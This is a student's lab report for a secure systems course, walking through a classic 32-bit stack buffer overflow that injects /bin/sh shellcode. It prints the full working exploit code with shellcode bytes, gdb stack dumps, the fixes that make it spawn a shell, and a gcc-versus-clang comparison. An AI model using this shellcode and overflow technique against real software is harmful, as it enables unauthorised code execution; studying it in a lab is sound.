Secure Systems Engineering (CS6570)

Assignment-1

NAME: Mohammed Umair Pandit

ROLL NO: CS23M037

1.Working of the Shell.c code:


The function of the given code file **shell.c** basically is an attacker trying to spawn a shell using a buffer overflow exploit so that he can. We can observe in the code file that a shellcode array has been provided which represents the machine code of the corresponding shell spawn program which is written in assembly and compiled to obtain the machine code for the program.

Now we have a character array "buffer" of 48 Bytes defined (on the stack), along with there is a character array "large_string" of 128 Bytes. From this we find a potential buffer overflow location at the last command at where string is being copied from "large_string" to "buffer" byte by byte until null termination is encountered. The shellcode array provided is stored in the first part of the "large_string" array then the we compute the buffer address and fill the rest of the "large_string" with the buffer address.

Now, after the copying is done from "large_string" to "buffer" until null termination, the "strcpy" function returns, which results in the exploit code execution. As the buffer address that has been overflowed in the stack, the return address points to the buffer address where it points to the shell code which is why it is being executed.

2.Output and changes in the code:

Firstly, when the given code **shell.c** is compiled and it's executable is executed provided by MakeFile , while executing it's executable obtained from compiling it gives segmentation fault , which means it is accessing memory location it does not have permission to access. When examining the program stack we find that at the end of the "strcpy" function the stack returns to an address which is not valid which we can see in the below image to address of **0x000000f2**.



Now the above error fix will be discussed below, but the reason it occurs is due to frame, stack and register pointer shifting before returning by 4 Bytes. Below is the assembly code of the main function disassembled:

```
--Type <return> to continue, or q <return> to quit---
  0x080484b0 <+117>:   mov    %eax,%edx
  0x080484b2 <+119>:   mov    -0xc(%ebp),%eax
  0x080484b5 <+122>:   cmp    %eax,%edx
  0x080484b7 <+124>:   ja     0x8048486 <main+75>
  0x080484b9 <+126>:   sub    $0x8,%esp
  0x080484bc <+129>:   push   $0x804a0a0
  0x080484c1 <+134>:   lea    -0x40(%ebp),%eax
  0x080484c4 <+137>:   push   %eax
  0x080484c5 <+138>:   call   0x8048300 <strcpy@plt>
  0x080484ca <+143>:   add    $0x10,%esp
  0x080484cd <+146>:   nop
  0x080484ce <+147>:   mov    -0x4(%ebp),%ecx
  0x080484d1 <+150>:   leave
  0x080484d2 <+151>:   lea    -0x4(%ecx),%esp
  0x080484d5 <+154>:   ret
nd of assembler dump.
gdb)
```

```
sse@sse_vm: ~/Desktop/Secure Systems
9       }
gdb) disas main
ump of assembler code for function main:
   0x0804843b <+0>:     lea    0x4(%esp),%ecx
   0x0804843f <+4>:     and    $0xfffffff0,%esp
   0x08048442 <+7>:     pushl  -0x4(%ecx)
   0x08048445 <+10>:    push   %ebp
   0x08048446 <+11>:    mov    %esp,%ebp
   0x08048448 <+13>:    push   %ecx
```

In the above Images we can see on offset of +147 , 4 Bytes if increased in ebp before moving it to register ecx and in return ecx register 4 Bytes are reduced before moving it to the stack pointer , where the stack pointer points , as shown below at **<u>0x0000002f</u>**.

```
(gdb) x/32x $esp
0xffffcf94:     0x0000002f      0x315e18eb      0x087689c0      0x89074688
0xffffcfa4:     0x0bb00c46      0x4e8df389      0x0c568d08      0xe3e880cd
0xffffcfb4:     0x2fffffff      0x2f6e6962      0x20206873      0x20202020
0xffffcfc4:     0xffff2020      0xffffcf98      0xffffcf98      0xffffcf98
0xffffcfd4:     0xffffcf98      0xffffcf98      0xffffcf98      0xffffcf98
0xffffcfe4:     0xffffcf98      0xffffcf98      0xffffcf98      0xffffcf98
0xffffcff4:     0xffffcf98      0xffffcf98      0xffffcf98      0xffffcf98
0xffffd004:     0xffffcf98      0xffffcf98      0xffffcf98      0xffffcf98
(gdb)
```

Now to fix this, we observe in the stack the next address in the stack is the starting instruction of the shellcode which the stack pointer (esp) needs to point to. For this fix we simply just shift buffer address by 4 Bytes each so that the stack pointer points to the starting of the shellcode.

```
for(i=0; i < 32; ++i) // 128/4 = 32
        long_ptr[i] = (int) buffer+4;
```

After resolving this, another problem that occurs is that the stack pointer pointing to the starting of the shellcode fed in the stack, regards the machine code of the exploit code as address, which is present in the stack, and returns it to address which again is invalid / does not have permission to access in this

```
(gdb) x/32x $esp
0xffffcf98:     0x315e18eb      0x087689c0      0x89074688      0x0bb00c46
0xffffcfa8:     0x4e8df389      0x0c568d08      0xe3e880cd      0x2fffffff
0xffffcfb8:     0x2f6e6962      0x20206873      0x20202020      0xffff2020
0xffffcfc8:     0xffffcf9c      0xffffcf9c      0xffffcf9c      0xffffcf9c
0xffffcfd8:     0xffffcf9c      0xffffcf9c      0xffffcf9c      0xffffcf9c
0xffffcfe8:     0xffffcf9c      0xffffcf9c      0xffffcf9c      0xffffcf9c
0xffffcff8:     0xffffcf9c      0xffffcf9c      0xffffcf9c      0xffffcf9c
0xffffd008:     0xffffcf9c      0xffffcf9c      0xffffcf9c      0xffffcf9c
(gdb)
```

case **0x315e18eb**.

A simple fix for this is , when copying the shellcode to the “large_string” shift the copying by 4 Bytes again , thus by doing this we are pointing the stack pointer to an address , which points to the starting of the shellcode, which then executes the shellcode as an instruction rather than an address to return to , hence resulting in a new shell creation in which we can use it in the computer of the user running the program and hence completing the exploitation successfully.

```
for(i=0; i < strlen(shellcode); i++){
        large_string[i+4] = shellcode[i];
}
```

3. Final Code and Running Shell

```
// without zeros
char shellcode[] ="\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3
\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh        ";

char large_string[128];

void main() {
        char buffer[48];
        int i;
        long *long_ptr = (long *) large_string;

        for(i=0; i < 32; ++i) // 128/4 = 32
                long_ptr[i] = (int) buffer+4;

        for(i=0; i < strlen(shellcode); i++){
                large_string[i+4] = shellcode[i];
        }
    strcpy(buffer, large_string);
```

In the above code snippet we can see that just the changes in 2 lines respectively , while adding the buffer address to the large string array , which is to fix the overflow created at the first place , and adding the shellcode to the large string but with an address offset of 4 places , which is to fix the error of the stack taking the shellcode instruction as address rather than executing it as a code , these minimal changes finally reflect the executable running a new shell , just after executing the program.

```
sse@sse_vm: ~/Desktop/Secure Systems
sse@sse_vm:~/Desktop/Secure Systems$ make
rm -f shell
gcc -w -m32 -g -fno-stack-protector -z execstack -O0 shell.c -o shell
sse@sse_vm:~/Desktop/Secure Systems$ ./shell
$ ls
CS6570_Assignment-1.pdf                shell        tutorial2Exploit.c
Makefile                               shell.c      x64_cheatsheet.pdf
cs6570_assignment_1_password_1234      shell.lst
cs6570_assignment_1_password_1234.zip  shell_clang
$ exit
sse@sse_vm:~/Desktop/Secure Systems$
```

Above is the **shell.c** code file compiled and executing (Provided MakeFile) , where we can see the executable of the shell invokes a new shell in which we access the users files and directories , hence exploit using binary files by buffer overflowing.

When we run the **shell_clang** binary file to see what the example running code should output we see that it is matching the output of the **shell.c** output.

```
sse@sse_vm: ~/Desktop/Secure Systems
sse@sse_vm:~/Desktop/Secure Systems$ ./shell_clang
$ ls
CS6570_Assignment-1.pdf                shell        tutorial2Exploit.c
Makefile                               shell.c      x64_cheatsheet.pdf
cs6570_assignment_1_password_1234      shell.lst
cs6570_assignment_1_password_1234.zip  shell_clang
$
```

4 & 5. <u>Shell and Shell_clang binary files review and why shell compiles with clang.</u>

```
(gdb) disas main
Dump of assembler code for function main:
   0x08048440 <+0>:     push   %ebp
   0x08048441 <+1>:     mov    %esp,%ebp
   0x08048443 <+3>:     sub    $0x48,%esp
   0x08048446 <+6>:     lea    0x804a050,%eax
=> 0x0804844c <+12>:    mov    %eax,-0x38(%ebp)
   0x0804844f <+15>:    movl   $0x0,-0x34(%ebp)
   0x08048456 <+22>:    cmpl   $0x20,-0x34(%ebp)
   0x0804845a <+26>:    jge    0x804847a <main+58>
   0x08048460 <+32>:    lea    -0x30(%ebp),%eax
   0x08048463 <+35>:    mov    -0x34(%ebp),%ecx
   0x08048466 <+38>:    mov    -0x38(%ebp),%edx
   0x08048469 <+41>:    mov    %eax,(%edx,%ecx,4)
   0x0804846c <+44>:    mov    -0x34(%ebp),%eax
   0x0804846f <+47>:    add    $0x1,%eax
   0x08048472 <+50>:    mov    %eax,-0x34(%ebp)
   0x08048475 <+53>:    jmp    0x8048456 <main+22>
   0x0804847a <+58>:    movl   $0x0,-0x34(%ebp)
   0x08048481 <+65>:    mov    -0x34(%ebp),%eax
   0x08048484 <+68>:    mov    %esp,%ecx
   0x08048486 <+70>:    movl   $0x804a020,(%ecx)
   0x0804848c <+76>:    mov    %eax,-0x3c(%ebp)
   0x0804848f <+79>:    call   0x8048310 <strlen@plt>
   0x08048494 <+84>:    mov    -0x3c(%ebp),%ecx
   0x08048497 <+87>:    cmp    %eax,%ecx
   0x08048499 <+89>:    jae    0x80484c1 <main+129>
   0x0804849f <+95>:    mov    -0x34(%ebp),%eax
   0x080484a2 <+98>:    mov    0x804a020(,%eax,1),%cl
   0x080484a9 <+105>:   mov    -0x34(%ebp),%eax
   0x080484ac <+108>:   mov    %cl,0x804a050(,%eax,1)
   0x080484b3 <+115>:   mov    -0x34(%ebp),%eax
   0x080484b6 <+118>:   add    $0x1,%eax
   0x080484b9 <+121>:   mov    %eax,-0x34(%ebp)
   0x080484bc <+124>:   jmp    0x8048481 <main+65>
   0x080484c1 <+129>:   lea    -0x30(%ebp),%eax
   0x080484c4 <+132>:   mov    %esp,%ecx
   0x080484c6 <+134>:   mov    %eax,(%ecx)
---Type <return> to continue, or q <return> to quit---
   0x080484c8 <+136>:   movl   $0x804a050,0x4(%ecx)
   0x080484cf <+143>:   call   0x8048300 <strcpy@plt>
   0x080484d4 <+148>:   mov    %eax,-0x40(%ebp)
   0x080484d7 <+151>:   add    $0x48,%esp
   0x080484da <+154>:   pop    %ebp
   0x080484db <+155>:   ret
End of assembler dump.
```

Main disas of "shell_clang" binary file

```
(gdb) disas main
Dump of assembler code for function main:
   0x0804843b <+0>:     lea    0x4(%esp),%ecx
   0x0804843f <+4>:     and    $0xfffffff0,%esp
   0x08048442 <+7>:     pushl  -0x4(%ecx)
   0x08048445 <+10>:    push   %ebp
   0x08048446 <+11>:    mov    %esp,%ebp
   0x08048448 <+13>:    push   %ecx
   0x08048449 <+14>:    sub    $0x44,%esp
=> 0x0804844c <+17>:    movl   $0x804a0a0,-0x10(%ebp)
   0x08048453 <+24>:    movl   $0x0,-0xc(%ebp)
   0x0804845a <+31>:    jmp    0x8048477 <main+60>
   0x0804845c <+33>:    mov    -0xc(%ebp),%eax
   0x0804845f <+36>:    lea    0x0(,%eax,4),%edx
   0x08048466 <+43>:    mov    -0x10(%ebp),%eax
   0x08048469 <+46>:    add    %edx,%eax
   0x0804846b <+48>:    lea    -0x40(%ebp),%edx
   0x0804846e <+51>:    add    $0x4,%edx
   0x08048471 <+54>:    mov    %edx,(%eax)
   0x08048473 <+56>:    addl   $0x1,-0xc(%ebp)
   0x08048477 <+60>:    cmpl   $0x1f,-0xc(%ebp)
   0x0804847b <+64>:    jle    0x804845c <main+33>
   0x0804847d <+66>:    movl   $0x0,-0xc(%ebp)
   0x08048484 <+73>:    jmp    0x80484a1 <main+102>
   0x08048486 <+75>:    mov    -0xc(%ebp),%eax
   0x08048489 <+78>:    lea    0x4(%eax),%edx
   0x0804848c <+81>:    mov    -0xc(%ebp),%eax
   0x0804848f <+84>:    add    $0x804a040,%eax
   0x08048494 <+89>:    movzbl (%eax),%eax
   0x08048497 <+92>:    mov    %al,0x804a0a0(%edx)
   0x0804849d <+98>:    addl   $0x1,-0xc(%ebp)
   0x080484a1 <+102>:   sub    $0xc,%esp
   0x080484a4 <+105>:   push   $0x804a040
   0x080484a9 <+110>:   call   0x8048310 <strlen@plt>
   0x080484ae <+115>:   add    $0x10,%esp
   0x080484b1 <+118>:   mov    %eax,%edx
   0x080484b3 <+120>:   mov    -0xc(%ebp),%eax
   0x080484b6 <+123>:   cmp    %eax,%edx
---Type <return> to continue, or q <return> to quit---
   0x080484b8 <+125>:   ja     0x8048486 <main+75>
   0x080484ba <+127>:   sub    $0x8,%esp
   0x080484bd <+130>:   push   $0x804a0a0
   0x080484c2 <+135>:   lea    -0x40(%ebp),%eax
   0x080484c5 <+138>:   push   %eax
   0x080484c6 <+139>:   call   0x8048300 <strcpy@plt>
   0x080484cb <+144>:   add    $0x10,%esp
   0x080484ce <+147>:   nop
   0x080484cf <+148>:   mov    -0x4(%ebp),%ecx
   0x080484d2 <+151>:   leave
   0x080484d3 <+152>:   lea    -0x4(%ecx),%esp
   0x080484d6 <+155>:   ret
End of assembler dump.
```

Main disas of "shell" binary file

Above is the disassembly of main function of the **shell_clang** binary file, here we can see that compared to the disassembly of the **shell** binary file, there is quite a difference between them two. Firstly, we can see that the way stack has been used is particularly different as initialization of pointers of stack and frame pointers in the starting is quite different although serving the purpose.

Similarly, before returning at the last line of the code, we can see how the stack and frame pointers are handled differently in **shell_clang** compared to **shell** binary file. This could probably be due to the reason of different compilers used, on how it is dealing with the manipulation or assignment of pointers possibly.

The disassembly of the two binary files side by side are very distinguishable and can be apparent that the two binary files differ quite extensively. This major reason could be the compilers, since **shell_clang** was compiled using clang compiler whereas shell was with using **gcc** , this makes a noticeable difference in how the compiler executes a program , since even with the instructions to execute are different in number and in usage of pointers and register.

Another main question we encounter is that, how is that our **shell.c** binary file **shell** executes the first time itself without any segmentation fault or core dump error using **clang** compiler compared to **gcc** compiler thus creating a shell? The answer lies in the compiler used, since we previously had used **gcc** to compile **shell.c**, using **clang** runs the program differently as it is a different compiler the way it interacts with the stack and it's corresponding registers is different , in which it executes the first time without any fault .

We can have a glance at the assembly code of the same program run first using **clang** and then using **gcc**, in the previous page , where we can see the difference in the amount of instructions carried out in the assembly code and besides that , how in both compilers the stack register pointers and declared differently but applicable for the program purpose as it is, and ultimately before returning the stack pointer we can observe the same program in **clang** increases the stack pointer **0x48** adequately and pops the frame pointer returning the exact stack pointer to the shellcode whereas in the **gcc** compiled binary file we can see the frame pointer is moved up by 4 bytes stored in an another register and that register is again moved up by 4 bytes which then is pointed by the stack pointer in this case.

Concluding, the working of the two different assembly code , of the same program , explained as above is due to the fact of the working of two different compilers functioning differently with respect to each other, in this case **gcc** and **clang.**